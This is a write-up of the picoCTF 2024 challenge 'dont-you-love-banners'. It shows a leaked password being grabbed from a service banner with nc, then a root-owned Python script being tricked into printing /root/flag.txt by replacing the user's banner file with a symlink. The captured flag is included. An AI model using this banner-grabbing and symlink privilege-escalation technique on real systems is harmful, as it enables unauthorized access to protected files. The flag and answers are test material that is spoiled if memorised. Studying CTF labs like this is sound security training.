

dont-you-love-banners

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300 points

picoCTF 2024

General Skills

shell

browser_webshell_solvable

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Description

Can you abuse the banner?

The server has been leaking some crucial information on `tethys.picoctf.net 63143`. Use the leaked information to get to the server.

To connect to the running application use `nc tethys.picoctf.net 53889`. From the above information abuse the machine and find the flag in the `/root` directory.

This challenge launches an instance on demand.

Its current status is: **RUNNING**

Instance Time Remaining: 29:52

Restart Instance

Hints ?

1 2

Do you know about symlinks?

2,779 users solved

91% Liked

picoCTF{FLAG}

Submit Flag

dont-you-love-banners challenge

This challenge wants us first to connect to the running application using nc and it seems to want us to get info first from the other port. We can connect to this port using telnet.

```
(kali@kali)-[~]
$ nc tethys.picoctf.net 63143
SSH-2.0-OpenSSH_7.6p1 My_Password@1234
```


We can keep this info first.

```
(kali㉿kali)-[~]  
$ nc tethys.picoctf.net 53889  
*****  
*****WELCOME*****  
*****  
Instance Time Remaining: 20:00  
what is the password?  
My_Passw@rd_@1234  
What is the top cyber security conference in the world?  
defcon  
the first hacker ever was known for phreaking(making free phone calls), who was it?  
john draper  
player@challenge:~$
```

So there is some intended security questions!? when connecting to this app and we can use the password we got from the leaking info before and some other things we can answer from googling.

```
banner text  
player@challenge:~$ cat banner  
cat banner  
*****  
*****WELCOME*****  
*****  
player@challenge:~$ cat tex  
cat tex  
cat: tex: No such file or directory  
player@challenge:~$ cat text  
cat text  
keep digging  
player@challenge:~$
```

Here it seems that banner is the banner you get when connecting to the running app. Since it tells us to keep digging IG we can try looking deeper.



```
kali@kali: ~  
File Actions Edit View Help  
player@challenge:/root$ cat flag.txt  
cat flag.txt  
cat: flag.txt: Permission denied  
player@challenge:/root$ cat script.py  
cat script.py  
import os  
import pty  
  
incorrect_ans_reply = "Lol, good try, try again and good luck\n"  
  
if __name__ == "__main__":  
    try:  
        with open("/home/player/banner", "r") as f:  
            print(f.read())  
    except:  
        print("*****")  
        print("*****DEFAULT BANNER*****")  
        print("*Please supply banner in /home/player/banner*")  
        print("*****")  
  
    try:  
        request = input("what is the password? \n").upper()  
        while request:  
            if request == 'MY_PASSW@RD_@1234':  
                text = input("What is the top cyber security conference in the wo  
rld?\n").upper()
```

I checked some things on the root folder. I can see that there are two things:

1. `flag.txt` - the flag we want to get
2. `script.py` - python script that gives us security questions when connecting to the shell

We can see inside the `script.py` that the welcome banner from before is taken from the home directory of the current user if it's not there it uses a placeholder banner printed by the script.

The first hint of the challenge tells us about symlink. It's basically windows shortcut for linux. Knowing this we can maybe make a shortcut for `flag.txt` in the home directory since `script.py` takes a file called banner from the home directory and since this script is root so it should be able to access the flag.

```

player@challenge:~$ rm banner
rm banner
lnplayer@challenge:~$ ln -s /root/flag.txt banner
ln -s /root/flag.txt banner
player@challenge:~$ ls -la
ls -la
total 16
drwxr-xr-x 1 player player 20 May 21 03:35 .
drwxr-xr-x 1 root root 20 Mar 9 16:39 ..
-rw-r--r-- 1 player player 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 player player 3771 Apr 4 2018 .bashrc
-rw-r--r-- 1 player player 807 Apr 4 2018 .profile
lrwxrwxrwx 1 player player 14 May 21 03:35 banner -> /root/flag.txt
-rw-r--r-- 1 root root 13 Feb 7 17:25 text

```

Okay we made the shortcut. Now let's just check if it works by logging back in.

```

(kali@kali)-[~]
$ nc tethys.picocftf.net 53889
picoCTF{b4nn3r_gr4bb1n9_su((3sfu11y_f7608541)}

what is the password?

```

NICE